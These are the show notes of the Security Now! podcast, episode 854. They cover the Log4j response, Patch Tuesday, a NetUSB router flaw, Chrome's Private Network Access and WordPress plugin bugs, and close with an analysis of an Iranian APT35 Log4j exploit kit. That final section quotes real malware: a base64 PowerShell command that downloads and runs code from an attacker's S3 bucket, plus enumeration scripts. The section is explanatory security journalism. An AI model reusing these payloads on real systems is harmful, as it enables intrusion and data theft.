Security Now! #854 - 01-18-22

Anatomy of a Log4j Exploit

This week on Security Now!

This week we start off by looking at how the U.S. Pentagon is dealing with Log4j and how the U.S. administration at the While House wants to improve the security of open source software. This being the 3rd Tuesday of the month, we'll look back at last week's decidedly mixed-blessing Patch Tuesday — the good and the unfortunate. We'll then look at a very serious new remotely exploitable problem which affects many popular routers — and provide a shortcut of the week to immediately check your own routers — and then over a new and very welcome access control standard being introduced by the W3C which Chrome is already in the process of adopting. We'll wrap up the top portion of the podcast with yet another set of very serious WordPress add-on blunders. Then we'll share a bit of listener feedback, including answering the very popular questions about refilling empty SodaStream tanks. And after a brief SpinRite progress update we're going to take a close look inside the operation of an actual, Iranian, Log4j exploit kit.

Log4J Update

"Hack the Pentagon" with Log4j

At the end of 2021, the Pentagon pivoted its ongoing "Hack the Pentagon" bug bounty program to track down Log4j vulnerabilities on potentially thousands of public-facing military websites in what was the first time the U.S Department of Defense marshaled the ethical hacker community to tackle an emerging digital crisis in, essentially, real time.

Just days after the public was made aware of the Log4j problem, the Defense Digital Service, in connection with HackerOne who manages the Department's bug bounty program, had broadened the scope of a competition that was already underway, testing its own systems and software.

Katie Olson, the director of the Defense Digital Service told The Record that "It was a really quick effort, and a really elegant solution, to use a contract that we already had in place with the crowdsource research community to very quickly do a scan of what might be affected within the DoD."

As a result, the roughly 50 previously vetted cybersecurity researchers who were participating in the existing hunt were given the additional assignment to scour all .mil websites and report any potential weaknesses or exploits caused by the Log4j vulnerability. This on-the-fly change coincided with the decision we talked about last week by the US Department of Homeland Security, whose own bug bounty program was just being launched, to similarly broaden the scope of its own bug search, too.

Major tech companies and federal officials have scrambled to grasp the full extent of the Log4j flaw, warning that potentially hundreds of millions of devices around the globe could be compromised. CISA last month issued an emergency directive requiring all civilian federal agencies to mitigate the threat, though top agency officials on Monday repeated that they have not seen a malicious actor use the vulnerability to breach federal departments and agencies.

During a conference call with tech reporters, Eric Goldstein, CISA's executive assistant director for cybersecurity, stated that the effort had already uncovered 17 previously unidentified assets that were vulnerable to Log4j all, Eric said, which were remediated before any intrusion could occur. He added that "It demonstrated the extraordinary power crowdsourcing bring to the research community to help not only the U.S. government but the broader nation to find vulnerabilities before adversaries can abuse them."

Although the Pentagon was already using an ecosystem of passive scanning software and technology to continuously monitor its assets, Log4j differs from previous cyber incidents by not centering around specific types of hardware or software, such as VPNs or firewalls. The trouble was, at the time of its initial disclosure, there was no mature automated solution available to track down, locate and verify exploitable vulnerabilities. Lance Cleghorn, a digital services expert at the Defense Digital Service, told The Record: "That's where the crowd really comes in to save the day. They can not only tell you, 'Hey, I actually went and found this is vulnerable — definitely. Here's the evidence.' But also: 'It's exploitable, and that's a problem.'"

At first blush, public-facing military websites may not seem like an attractive target for hackers. However, there has long been concern within DoD that a sophisticated threat actor could use a

previously unknown vulnerability to penetrate its networks and gain a foothold in the department's systems, like the massive Nonclassified Internet Protocol Router Network (NIPRnet).

HackerOne's CISO and Chief Hacking Officer Chris Evans said that once the bug bounties were expanded to explicitly include Log4j, hackers "responded immediately and competently, with numerous valid reports pouring in within the first few hours." The DDS paid competitors $500 per discovered vulnerability and an additional $500 if proof of exploitability is also provided.

However, neither Katie Olson nor Lance Cleghorn were willing to disclose how many vulnerabilities had been found during the retooled bug bounty. Lance did say: "We've paid out a chunk already." — but how large a chunk they're not saying.

And Katie hopes that more U.S. government agencies move to establish their own bug bounty programs. And even though setting them up takes time, commitment and focus, once they are in place they'll be able to respond to such future problems like Log4j far more quickly.

And speaking of the U.S. Government... (The White House)
Last Thursday the 13th the Biden administration convened what they called the Open Source Software Security Summit having the stated goal of getting public and private sector organizations to rally their efforts and resources with the aim of securing open-source software and its supply chain. Though not only about Log4j, Log4j was the clear catalyst for the Summit.

In the public sector, the list of participants included the Deputy National Security Advisor for Cyber and Emerging Technology Anne Neuberger, National Cyber Director Chris Inglis, officials from the Office of the National Cyber Director, Office of Science and Technology Policy, the Department of Defense, the Department of Commerce, the Department of Energy, the Department of Homeland Security, the Cybersecurity and Infrastructure Security Agency (CISA), the NIST and the NSF. The private sector was well represented by Akamai, Amazon, Apache, Apple, Cloudflare, Facebook/Meta, GitHub, Google, IBM, the Linux Foundation, the Open Source Security Foundation, Microsoft, Oracle, RedHat, VMWare.

The participants focused their attention onto three topics:

- Preventing security defects and vulnerabilities in open source software
- Improving the process for finding security flaws and fixing them, and
- Shrinking the time needed to deliver and deploy fixes.

The White House's after action report, wrote: "Most major software packages include open source software – including software used by the national security community. Open source software brings unique value, and has unique security challenges, because of its breadth of use and the number of volunteers responsible for its ongoing security maintenance."

During the summit, Google proposed the creation of a new organization that would act as a marketplace for open source maintenance that would match volunteers from participating companies with critical projects that need the most support.

Kent Walker, Google's President of Global Affairs & Chief Legal Officer for Google and Alphabet said:

> *"For too long, the software community has taken comfort in the assumption that open source software is generally secure due to its transparency and the assumption that 'many eyes' were watching to detect and resolve problems. But in fact, while some projects do have many eyes on them, others have few or none at all. Growing reliance on open source means that it's time for industry and government to come together to establish baseline standards for security, maintenance, provenance, and testing — to ensure national infrastructure and other important systems can rely on open source projects. These standards should be developed through a collaborative process, with an emphasis on frequent updates, continuous testing, and verified integrity."*

This is nice to see, but for me, at least, I have no idea how we would get from where we are today to there.

The end of the White House's report suggested that the government's purchasing power could be, and would be, used to bring about that change. It stated:

> *"President Biden has made software security a national priority. His Executive Order on Cybersecurity requires that only companies that use secure software development lifecycle practices and meet specific federal security guidance will be able to sell to the federal government – for the first time, leveraging the purchasing power of the Federal government to drive improvements in the software supply chain, improvements that companies and governments around the world will benefit from."*

If we had not been paying attention to the way things never seem to get done in Washington, that buying power statement might be encouraging. But it's just more bureaucracy. We know that our present system is far from perfect. It's a constant and necessary theme of this podcast. But efforts like Google's Project Zero, Trend Micro's Zero-Day Initiative, HackerOne's bug bounty management, the Pwn2Own competitions, the annual BlackHat and Defcon conferences, everyone contributing to Chromium, the academic research, and the occasional crowdsourced funding of intensive security audits of mission critical packages — these are all existing, proven, and highly effective solutions within their own realms which have all emerged organically. They have thrived year after year because they have been effective and they've made sense.

If the U.S. Government wants to help, its time would be better spent, I think, in peeling off some taxpayer money — and not too much, since you don't want to wreck the status quo — and put some additional funding behind these existing initiatives that are limited in what they can do due to lack of support for personnel or the size of bounty motivations.

Back in 1965, the U.S Congress created an independent agency known as the National Endowment for the Arts. It offers support and funding for projects exhibiting artistic excellence. Artists write proposals and apply for grants to receive funding. I'm all for change and for improving what we're doing. But we're also largely doing the right things now. Doing **more** of what we're already doing seems like a nearer term solution that could be implemented today with a greater guarantee of results. A National Endowment for the Improvement of Software Quality, if properly administered, might be worthy of consideration.

Security News

And speaking of software quality... Last Tuesday was another of Microsoft's all-too-frequent mixed blessing Patch Tuesdays. First, here's the good news:

A total of 97 vulnerabilities of varying severity were patched. And there were also an additional 29 vulnerabilities fixed in Microsoft Edge. Of the 97 non-edge vulnerabilities, 9 were classified as Critical and the other 88 as Important.

Overall, the patches cover Windows and Windows Components, Edge, Exchange Server (no surprise there), Office and Office Components, SharePoint Server, .NET Framework, Microsoft Dynamics, some Open-Source Software, Hyper-V, Defender & Remote Desktop Protocol (RDP).

Dustin Childs with Trend Micro's Zero Day Initiative (ZDI) said: "This is an unusually large update for January. Over the last few years, the average number of patches released in January is about half this volume. We'll see if this volume continues throughout the year. It's certainly a change from the smaller releases that ended 2021. Microsoft patched 67 bugs in December."

Microsoft classifies a 0-day vulnerability differently than we do here. My feeling is, that we need to reserve the term "0-day", which has taken hold as click bait, for a vulnerability which is first discovered when it is observed being used in the wild. The point is that patching that puppy which is currently **being** exploited is much more important than patching a problem that's only ***potentially*** exploitable and has been reported responsibly and privately. But Microsoft also classifies vulnerabilities that have been irresponsibly and publicly disclosed as 0-days. And I can see their point, since the race is then on to get the world patched before the publicly-disclosed vulnerability can be weaponized and actively deployed. So I accept their definition in this case.

And that means that a total of six, unexploited but published "0-day" vulnerabilities were also fixed last week. Overall, the count by type of vulnerability is:

41	Elevation of Privilege Vulnerabilities	*(as we know, bad once you gain a foothold)*
29	Remote Code Execution Vulnerabilities	*(obviously bad)*
9	Security Feature Bypass Vulnerabilities	
9	Denial of Service Vulnerabilities	*(meaning that it's easy to crash something)*
6	Information Disclosure Vulnerabilities	
3	Spoofing Vulnerabilities	

And separately, those 6 unexploited but published "0-days" which were patched were:

- Open Source Curl Remote Code Execution Vulnerability
- Libarchive Remote Code Execution Vulnerability
- Windows User Profile Service Elevation of Privilege Vulnerability
- Windows Certificate Spoofing Vulnerability
- Windows Event Tracing Discretionary Access Control List Denial of Service Vulnerability
- Windows Security Center API Remote Code Execution Vulnerability

The first two, the Curl and the Libarchive vulnerabilities, which are the only remote code execution problems among the six, had already been fixed by their maintainers, but the fixes

were not incorporated into Windows until last Tuesday. Reading the details of the Curl problem, it's unclear how it offers remote code execution:

> *When curl >= 7.20.0 and <= 7.78.0 connects to an IMAP or POP3 server to retrieve data using STARTTLS to upgrade to TLS security, the server can respond and send back multiple responses at once that curl caches. curl would then upgrade to TLS but not flush the in-queue of cached responses but instead continue using and trusting the responses it got *before* the TLS handshake as if they were authenticated. Using this flaw, it allows a Man-In-The-Middle attacker to first inject the fake responses, then pass-through the TLS traffic from the legitimate server and trick curl into sending data back to the user thinking the attacker's injected data comes from the TLS-protected server.*

That's a very subtle and clever bug that's a side effect of the STARTTLS kludge, which was the original way of providing eMail encryption over the traditional SMTP, IMAP and POP ports before they obtained their own dedicated TLS connection ports. It's exactly the sort of bug that tends to creep into systems that are being pushed to do things they were not originally designed to do... such as on-the-fly switching an unencrypted connection to using encryption.

However, the libarchive bug, affecting versions 3.4.1 through 3.5.1 is a use-after-free flaw in its "copy_string' function when called from either "do_uncompress_block" or "process_block." So that one might be leveraged for remote code execution if a bad guy found some way to get the user or the system to use libarchive to decompress a specially and maliciously formed archive.

In any event, patching should not be postponed since many of these already have proof-of-concept exploits published and, as we often observe, attacks never get worse, they only ever get better. Mostly though, compared to other things going on right now, this is not a 4-alarm fire.

Oh... and if you encountered some of last week's breathless "Oh My God! Patch Now! Windows contains a wormable flaw!" press coverage, the reason I didn't lead with it is that for Windows IIS server to be vulnerable to it requires enabling an obscure and non-default registry key:

```
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\HTTP\Parameters\
"EnableTrailerSupport"=dword:00000001
```

We're all familiar with the way HTTP headers work, where they form metadata such as cookie information, an asset's creation timestamp, probably its lifetime before expiration, and so on. Well, it turns out that it's also possible for additional headers, in this case called "Trailers" to be included after a Chunked-style encoded query or response.

This **really** feels like the HTTP designers ran out of important work to do and sat around asking themselves "what else can we add?" That never ends well. So they invented a previously unappreciated need, suggesting that it might be that a client or a server would not be able to fully form its query or response headers until after the body of the query or response had been formed. No one knows why that might be true, but, hey… it could happen. Remember, that since the dawn of the web this had never actually apparently been a problem. But perhaps they got their important work finished early, so they decided to define a solution for this one, anyway.

So, yes, since HTTP/1.1 in addition to Headers, it's also possible to have Trailers. But, as I said, Windows' IIS server does not have that feature turned on by default, and since no one actually uses Trailers, it's unclear why anyone would have turned it on. But okay, until last Tuesday, **IF** someone had actually turned it on, then, yes, IIS could theoretically be exploited by leveraging some mishandling in its non-default support for HTTP's unused and unnecessary trailers feature.

Now, as for that flaw being wormable? ... It seems to me, that requires somewhere for the worm to go. And if no one else running IIS has that unused and unneeded and disabled feature enabled, that's going to be one lonely wannabe worm desperately trying to propagate. (Which kind of reminds me of my adolescence.) Anyway, despite all of this, since we all agree that worms are bad, and since the attack complexity is quite low, this non-threat earned itself a CVSS of 9.8! So that alone must be what the other tech press saw and thought "Oh my god!" In any event, what was never a huge problem, is now no longer any problem.

So that was Patch Tuesday's **good news**. Now, here's the other shoe...

As ThreatPost headlined their coverage: "Microsoft Yanks Buggy Windows Server Updates" [Oh, so maybe there's hope for the worm after all?]

ThreatPost wrote: *"Since their release on Patch Tuesday, the updates have been breaking Windows, causing spontaneous boot loops on Windows domain controller servers, breaking Hyper-V and making ReFS volume systems unavailable. Microsoft has yanked the Windows Server updates it issued on Patch Tuesday after admins found that the updates had critical bugs that broke those three things."*

People who were quite frustrated were venting on Twitter. I saw one posting: *"Does Microsoft even test these things before releasing them?"* There actually was a great deal of frustration. I heard about this directly from many of our listeners and Twitter followers.

In addition, it's been confirmed that Tuesday's updates for Windows 10 desktop machines were also breaking L2TP VPN connections. They no longer worked.

BleepingComputer was tracking this day by day and blow by blow. On Thursday, they reported that Microsoft had pulled the January Windows Server cumulative updates which were no longer accessible via Windows Update. But as of that afternoon, Microsoft had reportedly **not** also pulled the Windows 10 and Windows 11 cumulative updates that were breaking L2TP VPN connections. So it's unclear how that went.

This is all the mixed blessing of Windows Updates. We're pushed to install them immediately with breathless (though in this instance unwarranted) warnings of the sky falling from a server worm. But installing these things through most of 2021, and continuing that trend into 2022, has resulted in the loss of mission critical functions. Damned if you do, and damned if you don't. Actually, "don't" appears to be the increasingly attractive option given Microsoft's recent side effect laden updates. Let somebody else go first.

The KCodes NetUSB bug

It might be time to once again check for router firmware updates. The security research firm SentinelOne has discovered that some common code licensed by a number of prominent router manufacturers contains a highly critical remotely exploitable flaw. Among the routers known to be affected are those by Netgear, TP-Link, Tenda, EDiMAX, DLink and Western Digital. In summary, here's what we know thanks to SentinelOne:

- They, or rather he, discovered a high severity flaw in the KCodes NetUSB kernel module used by a large number of network device vendors and affecting millions of end user router devices.
- Attackers could remotely exploit this vulnerability to execute code in the kernel.
- SentinelLabs began the disclosure process last year on the 9th of September and the patch was sent to licensee router vendors on the 4th of October. (So it should be incorporated into router firmware updates by now.)
- At this time, SentinelOne has not discovered evidence of in-the-wild abuse.

Here, in the author's voice, is how this all began. He explains...

> *As a number of my projects start, when I heard that Pwn2Own Mobile 2021 had been announced, I set about looking at one of the targets. Having not looked at the Netgear device when it appeared in the 2019 contest, I decided to give it a lookover.*
>
> *While going through various paths through various binaries, I came across a kernel module called NetUSB. As it turned out, this module was listening on TCP port 20005 on the IP 0.0.0.0.*
>
> *Provided there were no firewall rules in place to block it, that would mean it was listening on the WAN as well as the LAN. Who wouldn't love a remote kernel bug?*
>
> *NetUSB is a product developed by KCodes. It's designed to allow remote devices in a network to interact with USB devices connected to a router. For example, you could interact with a printer as though it is plugged directly into your computer via USB. This requires a driver on your computer that communicates with the router through this kernel module.*

He then proceeds to provide a detailed takedown description of his successful hunt for a critical vulnerability in the KCode code. He discovers a dangerous switch function driven by a command type that's provided by the user, and the rest does not end well. I've provided a link in the show notes for anyone who wants all of the gory details:

https://www.sentinelone.com/labs/cve-2021-45608-netusb-rce-flaw-in-millions-of-end-user-routers/

It's insane and so wrong that this buggy KCode service is bound to the router's WAN interface. This means that it's instantly discoverable by bad guys, and by Shodan. But it also means that it's instantly testable by any port probe, and I just happen to offer a free online port probing service. So, the other link I've provided is a GRC.SC shortcut to instantly check any router you're behind for this vulnerability. Open your browser and enter: https://grc.sc/854 (this week's

episode number). This will jump you to GRC's ShieldsUP! Custom port probe pre-loaded to check port 20005, as you'll see on your browser's screen. A bunch of TCP SYN packets, spread out over a few seconds, will be sent to your public IP address (also shown on the page) to quickly and privately check your router's publicly-exposed WAN interface to determine whether it's accepting incoming TCP connections on its port 20005. It should not be. If it is, unplug it. Or if you can, add a firewall rule to explicitly block that port on the WAN interface until you're able to update your router's firmware.

Max, who discovered and responsibly discovered this and waited patiently more than 90 days until last Tuesday the 11th before going public with it, finished his disclosure by writing:

> *This vulnerability affects millions of devices around the world and in some instances may be completely remotely accessible. Due to the large number of vendors that are affected by the vulnerability, we reported this vulnerability directly to KCodes to be distributed among their licensees instead of targeting just the TP-Link or the Netgear device in the contest. This ensures that all vendors receive the patch instead of just one during the contest.*
>
> *While we are not going to release any exploits for it, there is a chance that one may become public in the future despite the rather significant complexity involved in developing one. We recommend that all users follow the remediation information above in order to reduce any potential risk.*

And we have another example of something good that came from the Pwn2Own competition.

Chrome to being limiting access to private networks.
Chrome will soon begin implementing a newly proposed web standard known as "Private Network Access" — or PNA: https://wicg.github.io/private-network-access/

This change will apply new and welcome (in my opinion) controls to block external Internet websites from querying and interacting with devices and servers located inside local private networks. As I mentioned, this change will occur as Chrome implements this new W3C specification known as Private Network Access (PNA) which will be rolled out in the first half of the year. PNA adds a mechanism through which external Internet sites must first ask systems inside local networks for explicit permission before being allowed to have any sort of connection. This is wonderful news.

Chrome, and any other PNA-compliant browsers, will first send a "CORS preflight request" to the local server or service before granting any Internet-originating request for a private network resource. CORS is the abbreviation for Cross-Origin Resource Sharing. This CORS request will ask for and needs to obtain explicit permission from the internal target server. This preflight request will carry a new header: **Access-Control-Request-Private-Network: true**, and the response to it must carry the corresponding: **Access-Control-Allow-Private-Network: true**.

If the targeted local devices such as servers or routers fail to respond, Internet websites will be blocked from connecting. This is a wonderful improvement in cross-origin access control.

As we know, and have devoted a number of podcasts to explaining, bad guys have figured out that they can use a user's browser as a "proxy" to relay connections to an individual's or a company's internal network. For example, a malicious website could contain code that tries to access an IP address like 192.168.0.1 which will often display the LAN's router admin login panel, only accessible by design from the router's LAN interface. But because the request is coming from the user's browser on the LAN, the router assumes that the user wants to login. So, as we've seen, when unwitting users access a malicious site, it's been possible to induce their browser to make a request to their router without their knowledge. This can send malicious code to bypass the router's authentication and modify router settings.

Variations of these Internet-to-local network attacks could also target other local systems, such as internal servers, domain controllers, firewalls, or even locally-hosted applications. So, by introducing the PNA specification inside Chrome and its permission negotiation system, Google will be moving to prevent such automated attacks.

According to Google, a version of PNA has already been shipped with Chrome 96 which was released in November 2021, but full support will be rolled out in two phases this year, with the Chrome 98 in early March and Chrome 101 in late May.

In this coming March's Chrome 98:

- Chrome sends preflight requests ahead of private network subresource requests.
- Preflight failures only display warnings in DevTools, without otherwise affecting the private network requests — they remain allowed and unblocked.
- Chrome gathers compatibility data and reaches out to the largest affected websites.
- Google expects this to be broadly compatible with existing websites. (yeah, why wouldn't it be?)

Then, no earlier than late May's Chrome 101:

- Assuming that established compatibility data indicates that the change is safe enough and that sufficient outreach has occurred...
- Chrome will enforce that preflight requests must succeed and it will otherwise fail the requests.
- A deprecation trial will start at the same time to allow for websites affected by this phase to request a time extension. The trial will last for at least 6 months.

The concern that's evident here is that, as is always the case, tightening up security may break something that was happening, little known and unseen, in the background. But overall, this is a welcome improvement. IF there is something on the LAN that really does intentionally wish to be able to receive and respond to requests originating from the user's browser when initiated from the Internet, such devices will need to be updated with an awareness of these new PNA controls. And that simply entails replying with the new added header to continue enabling what had always been allowed before.

Three high-severity flaws in WordPress add-ons
I'll quickly give our listeners a heads-up that 84,000 WordPress-based websites are affected by three very serious vulnerabilities. The guys at WordFence titled their disclosure: "84,000 WordPress Sites Affected by Three Plugins With The Same Vulnerability."

They wrote:

> *On November 5, 2021 the Wordfence Threat Intelligence team initiated the responsible disclosure process for a vulnerability we discovered in "Login/Signup Popup", a WordPress plugin that is installed on over 20,000 sites. A few days later we discovered the same vulnerability present in two additional plugins developed by the same author: "Side Cart Woocommerce (Ajax)", installed on over 60,000 sites, and "Waitlist Woocommerce (Back in stock notifier)", installed on over 4,000 sites. This flaw made it possible for an attacker to update arbitrary site options on a vulnerable site, provided they could trick a site's administrator into performing an action, such as clicking on a link.*
>
> *We sent the full disclosure details on November 5, 2021, after the developer confirmed the appropriate channel to handle communications. After several follow-ups a patched version of "Login/Signup Popup" was released on November 24, 2021, while patched versions of "Side Cart Woocommerce (Ajax)" and "Waitlist Woocommerce (Back in stock notifier)" were released on December 17, 2021.*
>
> *We strongly recommend ensuring that your site has been updated to the latest patched version of any of these plugins, which is version 2.3 for "Login/Signup Popup", version 2.5.2 for "Waitlist Woocommerce (Back in stock notifier)", and version 2.1 for "Side Cart Woocommerce (Ajax)" at the time of this publication.*

Closing the Loop

Peter Morelli / @Peteinplaid
Expanse season complete. You'll love it.

Chris Miles(ey) / @Milesey
Steve, have you guys seen the huge QNAP vulnerability that has ended up with hundreds of thousands of units infected with ransomware code? Even a unit of mine with strong passwords was hit! Thankfully, one way versioned backups meant nothing was lost.

Listener #1 via DM
Hi Steve, I was intrigued by your mention of refilling sodastream bottles in last week's SN853 - I use sodastream a lot to replace buying soda (called 'Sparkling Water' here in the oh-so-pretentious UK) in plastic bottles but the refills are expensive. Do you refill from brewing gas bottles? or some other source?

Listener #2 via DM
Hi Steve! Would you be so kind as to share the link to the SodaStream refill adapter you're using? I would very much appreciate it!! (and of course, I will keep this confidential)

- The refill adapter: https://www.amazon.com/dp/B08LZBMTTC
- The CO2 canister with siphon: https://www.amazon.com/dp/B00KRJHHO6

SpinRite

Sunday evening, after a weekend spent scratching my head and experimenting with an older motherboard I had purchased through eBay in order to duplicate what at least one of our testers had seen, I figured out what was going on and adjusted SpinRite's core technology to accommodate it, and any other similar systems. The trouble was occurring due to Intel's 82371 PCI-TO-ISA / IDE XCELERATOR (PIIX4). The chip's spec is dated April 1997.

Getting THIS v6.1 release of SpinRite to run everywhere is FAR more work since the whole point of v6.1 is to bypass the BIOS and talk directly to the hardware. The BIOS may not have performance on its side, but it does have compatibility. I knew that this was likely to be where a lot of time was spent. Fortunately, we have a really amazing group of development testers.

The instance of GitLab that I brought up in mid-December currently has 241 registered participants. By far, most of them watch and silently test the code as it evolves. If it does something wrong, we'll hear about it. But it's very gratifying to know that SpinRite is receiving this level of pounding at this stage.

Yesterday, in an end-of-the-weekend's-work update, I posted:


> *I THINK that with the Supermicro, the Asus EEE PC 901 and now millQ's 82371 chip issues all resolved, that's the last of the big mystery behavior problems.*
>
> *This just leaves me with a bunch of less interesting and already understood things to fix and clean up. Once those are finished I think we'll be ready to thoroughly pound on what we have to see whether anything else falls off. It feels like we're getting close to having this operational foundation fully functional!*

Anatomy of a Log4j Exploit

Many security firms are tracking specific threat actors who immediately and predictably jumped aboard the Log4j bandwagon. To help bring this home and make it a bit more real, I wanted to share a piece of CheckPoint Research's reverse engineering work on a typical threat the Internet is now facing.

https://research.checkpoint.com/2022/apt35-exploits-log4j-vulnerability-to-distribute-new-modular-powershell-toolkit/

Last week, CheckPoint documented the efforts of a Iran government backed group known as APT35, Charming Kitten, TA453 and Phosphorous. This group started widespread scanning and attempts to leverage Log4j flaw in publicly facing systems only four days after the vulnerability was disclosed. Since this actor's attack setup was hurried, they simply grabbed one of the publicly available open-source GitHub hosted JNDI Exploit Kits. That kit has been removed from GitHub due to its enormous popularity following the vulnerability emergence. Why bother reinventing that particular wheel when time is of the essence? They also based their operations upon their preexisting infrastructure, which was well known to CheckPoint, thus making its detection and attribution all the easier.



I have a flow chart in the show notes which shows the path of the exploit. It could hardly be any simpler or direct:

1. The attackers send a crafted request to the victim's publicly facing Innternet-exposed resource – a server of some sort. In this particular case the weaponized payload was sent in either the User-Agent or HTTP Authorization headers. Remember that all it needs is form something, somewhere, to log this query via Jog4j.

2. In order to log the query, Log4j examines what it's logging, sees a JNDI component and goes about its job of obtaining the content from the LDAP URL contained in the query being logged.

3. So the vulnerable machine reaches out to a Log4j Exploitation Server, which assembles and returns a malicious Java class which will be executed on the vulnerable machine. This class runs a PowerShell command with a base64-encoded payload:

```
ExploitQVQRSQrKet.cmd = "powershell -ec
JABXAGUAYgBDAGwAaQBlAG4AdAA9AE4AZQB3AC0ATwBiAGoAZQBjAHQAIABuAGUAdAAuAHcAZQBiAGMAbABp
AGUAbgB0AA0ACgAkAFQAZQB4AHQAIAA9ACAAJABXAGUAYgBDAGwAaQBlAG4AdAAuAGQAbwB3AG4AbABvAGEA
ZABTAHQAcgBpAG4AZwAoACIAaAB0AHQAcABzADoALwAvAHMAMwAuAGEAbQBhAHoAbwBuAGEAdwBzAC4AYwBv
AG0ALwBkAG8AYwBsAGkAYgBrAGEAcgB5AHMAYQBsAGUAcwAvAHQAZQBzAHQALgB0AHgAdAAiACkADQAKAHAA
bwB3AGUAcgBzAGgAZQBsAGwAIAAtAGUAYwAgACQAVABlAHgAdAA=";
```

4. That PowerShell command downloads a PowerShell module from an Amazon S3 bucket URL https://s3.amazonaws.com/doclibrarysales/test.txt and executes it:

```
$WebClient=New-Object net.webclient
$Text=$WebClient.downloadString("<https://s3.amazonaws.com/doclibrarysales/test.txt>")
powershell -ec $Text
```

5. The downloaded PowerShell payload is the main module responsible for basic communication with the C&C server and the execution of additional modules received. The main module performs the following operations:

    - Validate network connection – Upon execution, the script waits for an active internet connection by making HTTP POST requests to google.com with the parameter hi=hi.

    - Basic system enumeration – The script collects the Windows OS version, computer name, and the contents of a file Ni.txt in $APPDATA path; the file is presumably created and filled by different modules that will be downloaded by the main module.

    - Retrieve C&C domain – The malware decodes the C&C domain retrieved from a hardcoded URL hxxps://s3[.]amazonaws[.]com/doclibrarysales/3 located in the same S3 bucket from where the backdoor was downloaded.

    - Receive, decrypt, and execute follow-up modules.

Once after all of the data is gathered, the malware starts communication with the C&C server by periodically sending HTTP POST requests to a pre-configured URL wiith each POST request containing information from which to build a session key: The OS version, the Computer's Name, and the contents of a file in the $APPDATA directory.

In response, the C&C server can either choose not to respond, in which case the script will keep sending POST requests to provide the server with a stream of response opportunities, or the server will return a Base64 encoded string. As a reminder, Base64 is a means for sending binary data over an ASCII channel. Groups of three eight bit bytes — thus 24 bits — are "regrouped" from three eight bit bytes into four six bit bytes. Six bits can have 64 combinations, the lower and upper alphabet give us 2x26 or 52. Add the ten decimal digits which brings us to 62. And then two additional characters, plus '+' and forward slash '/' brings us to 64.

This allows the malicious server to squirt anything it wants into the victim machine that's making the queries. The modules downloaded in this fashion are either PowerShell or C# scripts.

The modules sent by the C&C are executed by the main module, with each one reporting data back to the server separately. This C&C cycle continues indefinitely, which allows the threat actors to gather data on the infected machine, run arbitrary commands and possibly escalate their actions by performing a lateral movement or executing follow-up malware such as ransomware.

The Modules

Every module is auto-generated by the attackers based on the data sent by the main module: each of the modules contains a hardcoded machine name and a hardcoded C&C domain. Every module CheckPoint observed contain shared code for:

- Encrypting the data.
- Exfiltrating gathered data through a POST request or uploading it to an FTP server.
- Sending execution logs to a remote server.

In addition to this, each module performs one specific job. CheckPoint retrieve and analyzed modules for:

- Listing installed applications.
- Taking screenshots.
- Listing running processes.
- Getting OS and computer information.
- Executing a predefined command from the C&C.
- Cleaning up any traces created by different modules.

Applications Module
This module uses two methods to fetch the return a list of installed applications. It can either enumerate the Uninstall registry values, or use a Windows Management Instrumentation cmd:

```
cmd.exe /c "wmic product get name, InstallLocation, InstallDate, Version  /format:csv"
```

Screenshot Module
ChekPoint found both C# and PowerShell script variants of the screenshot module. They both have the capability to capture multiple screenshots at a specified interval and upload the resulting screenshots to an FTP server whose credentials are provided by the script. The C# script uses a base64-encoded PowerShell command to take a screenshot from multiple screens.

Processes Module
The processes module obtains a list of the machine's running processes by using the tasklist command.

System Information Module
The system information module contains a bunch of PowerShell commands, but in the instances

CheckPoint examined, all but the “systeminfo” command had been commented out.

```
#$Path = systeminfo
#$Hosts=$Path|Select-String "Host Name:"
#$OSName=$Path|Select-String "OS Name:"
#$RegisteredOwner=$Path|Select-String "Registered Owner:"
#$SystemBootTime=$Path|Select-String "System Boot Time:"
#$SystemModel=$Path|Select-String "System Model:"
#$SystemType=$Path|Select-String "System Type:"
#$SystemDirectory=$Path|Select-String "System Directory:"
#$TimeZone=$Path|Select-String "Time Zone:"
#$infos=$Hosts.ToString()+"`r`n"+$OSName.ToString()+"`r`n"+$RegisteredOwner.ToString()+"
`r`n"+$SystemBootTime.ToString()+"`r`n"+$SystemModel.ToString()+"`r`n"+$SystemType.ToStr
ing()+"`r`n"+$SystemDirectory.ToString()+"`r`n"+$TimeZone.ToString()
#$infos | Out-File -FilePath  $FilePath
#Get-Date -Format "yyyy/dd/MM HH:mm" | Out-File -FilePath $FilePath -append
#ipconfig /all | findstr /C:"IPv4" /C:"Physical Address" >> $FilePath

systeminfo | Out-File -FilePath $FilePath -append -Encoding UTF8
```

CheckPoint took the commenting-out as another indication that this entire campaign was hastily assembled since the entire hacker attacker community was well aware that system’s would be closing their open doors within days. The commenting out also revealed how the attackers were organizing the system information on their end, what data they are interested in, and what they might take into consideration when sending more modules.

Command Execution Module
